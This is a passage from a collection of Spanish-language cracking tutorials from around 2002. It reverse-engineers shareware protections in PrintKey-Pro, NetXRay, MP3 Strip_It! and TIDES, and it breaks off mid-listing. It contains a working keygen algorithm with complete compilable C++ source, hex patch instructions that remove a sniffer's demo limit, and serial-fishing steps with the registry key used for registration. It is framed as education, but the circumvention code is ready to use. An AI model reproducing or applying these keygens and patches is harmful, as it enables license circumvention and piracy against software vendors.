:00504100 81C394300000            add ebx, 00003094
:00504106 69C3DF1A0000            imul eax, ebx, 00001ADF
:0050410C 8BD8                    mov ebx, eax
:0050410E 33C0                    xor eax, eax
:00504110 5A                      pop edx
:00504111 59                      pop ecx
:00504112 59                      pop ecx
:00504113 648910                  mov dword ptr fs:[eax], edx
:00504116 6830415000              push 00504130

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0050412E(U)
|
:0050411B 8D45F4                  lea eax, dword ptr [ebp-0C]
:0050411E BA03000000              mov edx, 00000003
:00504123 E890FAEFFF              call 00403BB8
:00504128 C3                      ret
```

En estas pocas líneas está todo el código que genera el serial:

```
:005040F2 -> Mueve nuestro Name a ecx.
:005040F5 -> Mueve uno a uno, dependiendo del valor de edx, cada caracter
             de nuestro name.
:005040FA -> Suma el código ASCII del caracter en curso a ebx.
:005040FC -> Incrementa edx.
:005040FD -> Decrmenta eax.
:005040FE -> Cuando eax valga 0 se han sumado todos los códigos ASCII de
             los caracteres de nuestro Name, menos el último. Si eax no
             es 0 se sigue con el siguiente caracter hasta el penúltimo
             inclusive. Una vez hecha la suma, el resultado de la misma
             se guarda en ebx.
             En el ejemplo de SACCOPHARYNX, esta será:

               ebx = 1179 (Decimal)
               ebx = 49D  (Hexa)

:00504100 -> Al resultado de la suma le agrega:

               12436 (Decimal)
               3094  (Hexa)

             Quedando el resultado en ebx. Para el caso
             de SACCOPHARYNX:

               ebx = 1179 + 12436 = 13615 (Decimal)
               ebx = 49B + 3094   = 352F  (Hexa)

:00504106 -> Se multiplica ebx por:

               6879 (Decimal)
               1ADF (Hexa)

             Almacenado el resultado en eax. Para el caso
             de SACCOPHARYNX:

               eax = 352F * 1ADF = 59519F1 (Hexa)
               eax = 13615 * 6879 = 93657585 (Decimal)
```

Este último les parece conocido?; Siiiii, es el serial correcto. KeyGen listo.
Aquí les dejo el código fuente del Keygen hecho en C++:

```
-------------------------------------------------------------------------------
// DESCRIPCION DEL ALGORITMO:
// El serial solo se compone de caracteres numéricos.
// Este se genera de la siguiente manera:
//
// A) Se realiza la suma de cada código ASCII de cada caracter de nuestro Name
// menos del último.
// Si Name contiene carcteres en mayúsculas, la suma
// se realiza con los códigos ASCIIs del caracter correspondiente
// en miniscula. Name debe contener por lo menos un
// largo de tres caracteres.
//
// B) Al resultado de dicha suma se le agrega 12436.
//
// C) Al resultado de B se lo multiplica por 6879.

#include <time.h>
```

```
#include <stdio.h>
#include <conio.h>
#include <string.h>
#include <stdlib.h>
#include <iostream.h>

long GeneraSerial(char *);

void main(void)
{
   char name[20];
   clrscr();
   printf("PrintKey-Pro v1.02 Keygen\n");
   printf("by SACCOPHARYNX (21/11/2001).\n\n");
   cout << "Name: ";
   cin >> name;

   if (strlen(name) < 3)
      cout << "Name debe tener al menos 3 caracteres de largo." << "\n\n";
   else
      cout << "Serial: " << GeneraSerial(name) << "\n\n";
}

long GeneraSerial(char * name)
{
   int i;
   int largo = strlen(name);
   long suma_cod_ascii = 0;
   long serial = 0;

   // SUMA LOS CODIGOS ASCII DE LOS CARACTERES DE NAME
   for (i=0; i < largo-1; i++)
   {
      if (name[i] >= 65 && name[i] <= 90)
         name[i] += 32;

      suma_cod_ascii += name[i];
   }

   // CALCULA EL SERIAL
   serial = (suma_cod_ascii + 12436) * 6879;
   return (serial);
}
```

Para compilarlo yo utilicé Borlandc C++ 3.1. Si alguien lo quiere compilar cortar el código entre las líneas punteadas y copiarlo a un archivo, ej. pkp.cpp. Luego desde una consola de DOS ejecutar:

```
bcc pkp.cpp
```

y tendrán el ejecutable. Bueno espero que les haya gustado el tutorial. Me despido haste el próximo. Cualquier duda abajo tienen mi dirección de e-mail. Saludos a todos.

Saccopharynx. saccopharynx@yahoo.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002	
Programa:	**NetxRay 3.0 (Demo)**

PROTECCION:	Limitación de paquetes capturados a mostrar		
Descripcion:	Solo una de las tantas limitaciones		
Dificultad:	Medio		
DOWNLOAD:	http://www.logixcomms.co.uk		
Herramientas:	OllyDbg, spy++		
CRACKER:	Tamoxifeno	**FECHA:**	27/01/2002

INTRODUCCION

Buenas a todos, para que sea un gran debut me reservé una perlita para los que nos gustan las redes...nada mejor que disponer de un Sniffer sin limitaciónes para ver los paquetes capturados!!! . Puesto que no he podido encontrar quien lo haya hecho (si alguien sabe donde encontrar el crack completo, que me ahorre el trabajo y me avise, gracias!!!), que mejor que hacerlo uno mismo asi que manos a la obra. Aclaro que utilizo el Ollydbg pués es increiblemente potente utilizando el entorno de Windows, y con un excelente manejo para: patchear el codigo, hacer dumps de toda la memoria utilizada por la aplicación, busquedas y cambios en la misma (limitación que encontré en el W32Dasm), analisis Heuristico del codigo, incorporar archivos ".lib" para reconocer funciones "inline" tipo "strlen" de C (usando el scan object file) y muchas más características potentísimas. ...en fin lo mejor que he encontrado.

AL ATAKE

Como lo que el programa restringe es el número de items que se cargan en el Listbox de los paquetes que se capturaron, lo interesante sería primero ver si efectivamente no se cargan esos paquetes porque no se levantan de la red (lo cual sería un problema) o simplemente se levantan todos los que circulan por la red pero solo se limita el número de ellos que se muestran.Poniendome en el lugar del programador que realizó esta limitación, sería muy incómodo tener que tocar el código de captura pués es el código fundamental del programa, y sería más sencillo capturar todo y sólo mostrar unas pocas (5) de estas tramas!!!
Un inconveniente que no he solucionado aún en programas que utilicen las MFC es el tema de los ordinales, por lo cual (al menos por ahora) utilizo el archivo "mfc42.def" para encontrar el nombre de la función correspondiente al ordinal que busco (si alguien sabe alguna forma más comoda solo avise!).
Comento al menos para mi es un poco más complicado trabajar con programas que utilicen las MFC por todo lo que las mismas clases mantienen oculto, aunque teniendo los fuentes de las MFC que vienen con el VStudio es más sencillo.
Lo primero es entonces ver donde se crea la ventana que mostrará las capturas (así como también hubiese estado bien ver donde se le indica al ListBox que agrege un item con SendMessage y LB_ADDSTRING), para ello primero debemos saber que ventana es la que se crea , para lo cual podermos poner un breakpoint en CreateWindowEx dentro del modulo mfc42.dll y a la vez investigar con el spy++ el tipo de clase a la que pertenece la ventana nueva y sus controles. Luego de encontrar inspeccionar vemos que la clase de la ventana nueva es "Afx:400000:b:1456:6:4f07" , y la que contiene el ListBox es una SubClasificación de la está última que que se llama "NetXVList" , por lo que buscamos donde se crea esta ventana...y encontramos

```
004844CF . PUSH 0
004844D1 . PUSH NETXRAY.0059D3B4 ; ASCII "NetXVList"
004844D6 . MOV ECX, EBX
004844D8 . CALL <JMP.&MFC42.#2124>
004844DD .MOV EBP, DWORD PTR SS:[ESP+10]
```

donde MFC42.#2124 es el ordinal de la función mfc "CWnd::Create" como se ve en el .def que además pone unos cuantos caracteres raros: "?Create@CWnd@@UAEHPBD0KABUtagRECT@@PAV1@IPAUCCreateContext@@@Z @ 2124 NONAME"

Ok, un gran avance, pero lo importante está por venir...seguimos analizando y vemos como crea el resto de los controles en esa ventana, llama distintas APIs y algunas mfc hasta que se llega a :

```
004846D2 .>LEA ECX, DWORD PTR DS:[ESI+48]
004846D5 .>CALL <JMP.&MFC42.#6242> ; SubClassWindow-CWnd
004846DA >>MOV ECX, DWORD PTR DS:[ESI+A8]
004846E0 .>PUSH 1 ; /Erase = TRUE
004846E2 .>PUSH 0 ; |pRect = NULL
004846E4 .>PUSH ECX ; |hWnd
004846E5 .>CALL NEAR DWORD PTR DS:[<&USER32.InvalidateRect>] ; \InvalidateRect
004846EB .>PUSH 5
004846ED .>MOV ECX, EDI
004846EF .>CALL <JMP.&MFC42.#6215> ; ShowWindow
004846F4 .>MOV ECX, EBP
004846F6 .>CALL 00463260        ;           <========== AQUI ESTA!!!!!!!!!
004846FB .>LEA EDI, DWORD PTR DS:[ESI+178]
00484701 .>MOV EBX, EAX
00484703 .>MOV ECX, EDI
00484705 .>MOV DWORD PTR SS:[ESP+14], EBX
00484709 .>CALL 004C0B80
0048470E .>MOV EDX, DWORD PTR DS:[ESI+198]
00484714 .>PUSH 0 ; /lParam = 0
00484716 .>PUSH 0 ; |wParam = 0
00484718 .>PUSH 602 ; |Message = MSG(602)
0048471D .>PUSH EDX ; |hWnd
0048471E .>CALL NEAR DWORD PTR DS:[<&USER32.SendMessageA>] ; \SendMessageA
00484724 .>PUSH EBX
00484725 .>MOV ECX, EDI
00484727 .>CALL 00482D30 ; Set ByteArray Size
```

vemos que llama a una funcion con el "CALL 00463260", y vemos con que nos encontramos...

```
00463260 MOV ECX, DWORD PTR DS:[ECX+58]
00463263 TEST ECX, ECX
00463265 JE SHORT 00463277
00463267 CALL 00492C10              ; <= AQUI ESTA LA OTRA FUNCION!!!!
0046326CCMP EAX, 5 ; Mostrar más de 5 tramas?
0046326F JLE SHORT 00463279
00463271 MOV EAX, 5      ;Si => limita a 5
00463276 RETN
00463277 XOR EAX, EAX
00463279 RETN
```

donde se ve que llama a una función que retorna un valor en EAX donde el programa compara para ver si es mayor a 5, y en ese caso reemplaza EAX por 5 ...sospechoso... podría indicar que de aqui me limita el número de tramas a mostrar. Pero más evidente será si miramos la función que llama:

```
00492C10 MOV EAX, DWORD PTR DS:[ECX+3C] ; Puntero a estructura?
00492C13 MOV EAX, DWORD PTR DS:[EAX+10] ; EAX = *(p + Offset)  (Nro de tramas a mostrar)
00492C16 RETN
```

Aqui se ve que el puntero que pone en EAX viene a ser algún tipo de estructura o clase que no he descubierto pero que indica lo siguiente: por un lado con un offset de +10 encuentra ahí el número de tramas a mostrar (nunca mayor a 5, osea que en algún otro lado hay otra limitación) y lo devuelve en EAX, pero también vemos que en un offset -18 está el número total de tramas levantadas!!!. Esto ultimo se ve haciendo un dump de la zona de memoria del puntero DWORD PTR DS:[ECX+3C], y sobre todo se encuentra que luego vienen las tramas que ha levantado (se puede reconocer fácilmente los ping en memoria), y para mejor, si por ejemplo estuve haciendo muchos ping seguidos y han sido capturados N tramas, vemos que en el dump aparecen las N tramas!!!! es decir que , como mi intuición de programador me indicaba, siempre captura todas las tramas pero muestra algunas. Llegado este punto las opciones son claras, por un lado tenemos la función que limita a 5 las tramas a mostrar , y por otro la que devuelve el número a de tramas disponibles que a su vez también está limitada (en alguna otra parte del código).
Es hora de "patchear" el codigo... es muy interesante el encontrarnos con tantos nop's cercanos a la función pues permitirán utilizarlos para agregar algunas lineas de código.
Primero quitamos esa comprobación respecto a 5, por lo que ponemos la función del siguiente modo:

```
00463260 MOV ECX, DWORD PTR DS:[ECX+58]
00463263 TEST ECX, ECX
00463265 JE SHORT 0046326D
00463267 CALL 00492C10          ; Llama a la función patcheada !!!
0046326C RETN ;             retorna que muestre todos los paquetes capturados
0046326D XOR EAX, EAX
0046326F RETN
```

Luego modificamos la segunda función, para que cada vez que sea llamada copie de está estructura el valor del número de tramas capturadas donde está el valor del número de tramas a mostrar, y además devuelva este valor en EAX. De esta forma cada vez que se llame a esta función (se la llama por todos lados) nos aseguramos de mantener anulada la limitación. Para realizar esto necesitamos utilizar un registro (elijo el ESI)
por lo que recurro a los nop's existentes para agregar los push/ pop para este registro y el resto :

```
00492C10 PUSH ESI   ; Salvo ESI
00492C11 MOV ESI, DWORD PTR DS:[ECX+3C] ; Puntero a Estructura !!!
00492C14 MOV EAX, DWORD PTR DS:[ESI-18] ; Offset a Tramas Capturadas (y queda en EAX)
00492C17 MOV DWORD PTR DS:[ESI+10], EAX ; Copio a Offset Tramas a Mostrar
00492C1A POP ESI    ; Restauro ESI
00492C1B RETN ; quedó en EAX que muestré todas!!!
```

Ahora no queda más que utilizar un editor hexa para cambiar las lineas de codigo por las nuevas que les acabo de mostrar y ya estará listo el nuevo ejecutable.Obviamente hay muchas cosas que no entraron en este tutorial pero que fueron haciendo que llegue a estás conclusiones (como dumps de memoria , y pruebas de distinto tipo como el buscar donde se agregan los items al ListBox, etc)
Bueno, espero disfruten este magnifico Sniffer (al menos hasta que aparezca la restricción de los 30 días, pero esa será otra historia)
Espero haber sido claro por ser la primera vez...

Tamoxifeno@data54.com

Saludos:
- A mi piojito hermoso
- La gente de la 30 y del Fhelipe
- Karpoff , nuMIT y los que colaboran en el crack, a quienes no conozco pero de quienes siempre se aprende.

Karpoff Spanish Tutor 1999-2002

Programa: **MP3 Strip_It! Digital v 5.2.2.11**


PROTECCION:	Número de Serie y limite de trabajo a 30 días
Objetivo:	Obtener un número de serie válido
Descripcion:	??????????
Dificultad:	**Newbie**
DOWNLOAD:	http://www.digitalcandle.com
Herramientas:	File Inspector , DeDe , SoftIce
CRACKER:	**@GZRiP**
FECHA:	**01/02/2002**

INTRODUCCION


Hola de nuevo , vanos a trabajar esta vez con un programa llamado MP3 Strip_It! Digital que permite extraer pistas de CD´s de audio y pasarlas a formatos Wav o MP3 entre otros .

AL ATAKE

Como siempre utilizaremos el FileInspector para ver de que se trata :




Vemos que está hecho con Borland Delphi 4 .Vamos a la pestaña Secciones para saber si tiene algún tipo de protección anti - Desensamblado o anti - debugger



Name	Virtual Address	Virtual Size	Phisic Address	Phisic Size	Characteristics
CODE	00001000	00132C18	00000400	00132E00	60000020
DATA	00134000	00003D10	00133200	00003E00	C0000040
BSS	00138000	00001375	00137000	00000000	C0000000
.idata	0013A000	00003358	00137000	00003400	C0000040
.tls	0013E000	00000014	0013A400	00000000	C0000000
.rdata	0013F000	00000018	0013A400	00000200	50000040
.reloc	00140000	00015130	0013A600	00015200	50000040
.rsrc	00156000	0007EE00	0014F800	0007EE00	50000040

Como veis no es así por lo tanto sólo nos queda arrancarlo para ver que deducciones sacamos antes de destripar :



Bueno , lo de siempre , que si 30 días , que si lo podemos comprar por una serie de dólares etc... No perdamos riempo , introducimos los datos e intentamos registrarnos :

Nunca perderé la esperanza de introducir algún día un número y que me diga "Gracias por registrarte" , pero bueno esta vez vuelve a decir que no .


Como siempre carguemos el programa con el Loader del SoftIce y pongamos los BPX que tengamos por costumbre , yo como siempre : GetWindowTextA , GetDlgItemTextA y MessageBoxA. Pero esta vez no salta con ninguno , por lo que me decanto por el de siempre : Hmemcpy .
Damos F5 una vez , para saltar el nombre introducido y a continuación F12 tantas veces como sea necesario hasta que en la parte inferior de la pantalla de desensamblado aparezca algún tipo de referencia al programa con el que trabajamos , en este caso STRIP_IT!CODE+0002AAA6D que nos indica que ya estamos dentro de él.
Una de las cosas más comunes cuando utilizamos Hmemcpy es que entremos en el programa con intrucciones de este tipo :

```
cs:42BA72     POP ESI    <----- Caemos aquí
cs:42BA73     POP EBX
cs:42BA74     RET
```

Comenzar a dar F10 para salir de todas estas instrucciones hasta llegar a una parte del programa que parezca que tiene más código, en este caso STRIP_IT!CODE+0001239D8 :


```
cs:5249DD     MOV EDX,[EBP-01AC]     <----- Nuestro número
cs:5249E3     POP EAX                <----- D EAX = número válido
cs:5249E4     CALL 4022A4
cs:5249E9 ....................
```

Está bien claro que en todo lo que hemos hecho teóricamente no hemos entrado en ninguna llamada que generase la rutina de creación del número (si cambiamos el nombre , cambia el número) así que hemos llegado sólamente cuando estaba a punto de comprobarlo , probablemente en la CALL siguiente .
Bien no es mi proposito el localizar esta vez dicha rutina y ver como genera dicho número ; pero si alguno está interesado no debe olvidar que al principio hemos detectado que estaba hecho en Borland Delphi y ¿ cual es el programa por excelencia para trabajar en este tipo de programas ? si señor el DeDe.



Si en gbRegister_ItClick apretaos botón derecho del ratón y picamos en Show additional data nos aparece :

que nos indica que vamos por el buen camino ya que este es el botón que apretamos para validar el nombre y número introducidos .Solo nos queda picar en gbRegister_ItClick con el botón izquierdo del ratón y estaremos en la rutina pertinente :



A partir de aquí solo nos queda cargar el programa con el Loader del Softice y poner un BPX 524948 para que salte al intentar registrarnos y por descontado mucha paciencia para ir rastreando .Pero , ¿donde guarda la clave ? pues en el registro de Windows , exactamente en : HKEY_USERS\DEFAULT\Software\Glacier Software\MP3_Strip_It_Digital\REG que si borramos hacemos que vuelva a quedar sin registrar.

Conclusión

Bueno otro que cayó. Si quereis preguntarme algo me encontrareis aquí : @GZRiP . Hasta pronto , un saludo.

NOTA: Lo que aquí se expresa es sólo con fines educativos. El divulgar conocimientos no puede hacerme responsable del uso que se le quiera dar a este material. Así que disfrutalo , destripalo y finalmente , compraló (si puedes).

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa:	TIDES 4.6 / MAREES 4.6

PROTECCION:	Nombre/código. En la versión shareware, algunas opciones no son operativas y algunos puertos no están disponibles.		
Descripcion:	Calcula las mareas en una serie de puertos que se encuentran en una base de datos, ampliable en la versión registrada.		
Dificultad:	Newbie++		
DOWNLOAD:	http://www.navilog.com		
Herramientas:	W32dasm, OLLYDBG		
CRACKER:	Francisco	**FECHA:**	03/02/2002

INTRODUCCION

El programa TIDES (en la versión inglesa, aunque existe una versión francesa llamada MAREES) sirve para calcular las mareas que se producen en un determinado lugar de costa. Como aficionado a la pesca en el mar, cuando vi el programa me pareció interesante, porque, como saben los aficionados, hay más posibilidades de conseguir una buena pesca cuando la marea está subiendo que cuando está bajando. Con este programa podemos saber, entre otras cosas, las horas y alturas aproximada de las pleamares y bajamares en un determinado puerto. En la versión registrada se pueden añadir nuevos puertos a partir de ficheros que pueden descargarse desde la página del autor.

El problema que me encontré es que los puertos que me interesaban (de España) no aparecían en la lista de puertos propuestos en la versión shareware, y antes de adquirir el programa deseaba comprobar si los datos proporcionados por el programa coincidían, al menos de forma aproximada, con los datos de una 'tabla de mareas' que poseía.

Soy novato en esto de hacer cracks (hace unas dos semanas que he comenzado a practicar, y sólo he hecho algunos ejercicios sencillos), y me ha costado bastante encontrar una 'solución' al problema, aunque al final he encontrado una sencilla (que considero temporal, porque, aunque me ha funcionado, no me satisface totalmente, porque hubiera preferido un generador de códigos), que es la que describo a continuación.

Para depurar el programa y registrar TIDES utilicé OllyDBG (no he utilizado SOFTICE porque aún no me encuentro cómodo con él y no deseaba volver a arrancar el ordenador).

Verifiqué que el programa no está comprimido y, aunque comprobé que está escrito en Delphi, no utilicé DEDE porque aún no conozco bien este programa.

AL ATAKE

Comenzamos viendo qué debemos buscar. Para ello arrancamos el programa TIDES.EXE (MAREES.EXE en la versión francesa) y vemos que se presenta una pantalla declinando responsabilidades por el uso del programa y, una vez que se acepta, se presenta una pantalla indicando que es una versión Shareware. En lo que sigue me referiré a la versión inglesa.

Intentamos registrar el programa desde la opción Tools/Licence. Aquí aparece una ventana solicitando el nombre del usuario y un código de registro; aparece, protegido un número de usuario (que, según vi luego, cambia cuando se instala en otra máquina, por lo que, aparentemente, es calculado en función de alguna característica del ordenador). Escribimos un nombre de usuario y una clave, y al aceptar nos muestra un mensaje 'code unvailable' (al menos es lo que me indicó a mí todas las veces que probé).

Comencemos con WDASM. El programa es bastante grande y tarda un rato en desensamblarlo. En 'String references' buscamos el texto que nos ha presentado y tenemos suerte, encontramos que se referencia en:

```
:004D22AA 33C9 xor ecx, ecx
:004D22AC 8A08 mov cl, byte ptr [eax]
:004D22AE 41 inc ecx
:004D22AF E8C809F3FF call 00402C7C
:004D22B4 7517 jne 004D22CD
:004D22B6 6A00 push 00000000
:004D22B8 668B0D20234D00 mov cx, word ptr [004D2320]
:004D22BF B202 mov dl, 02
* Possible StringData Ref from Code Obj ->"Code non valide"
|
:004D22C1 B83C254D00 mov eax, 004D253C
:004D22C6 E8A136F8FF call 0045596C
:004D22CB EB15 jmp 004D22E2
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D22B4(C)
|
:004D22CD 6A00 push 00000000
:004D22CF 668B0D20234D00 mov cx, word ptr [004D2320]
:004D22D6 B202 mov dl, 02
* Possible StringData Ref from Code Obj ->"Code unvailable"
|
:004D22D8 B854254D00 mov eax, 004D2554
:004D22DD E88A36F8FF call 0045596C
```

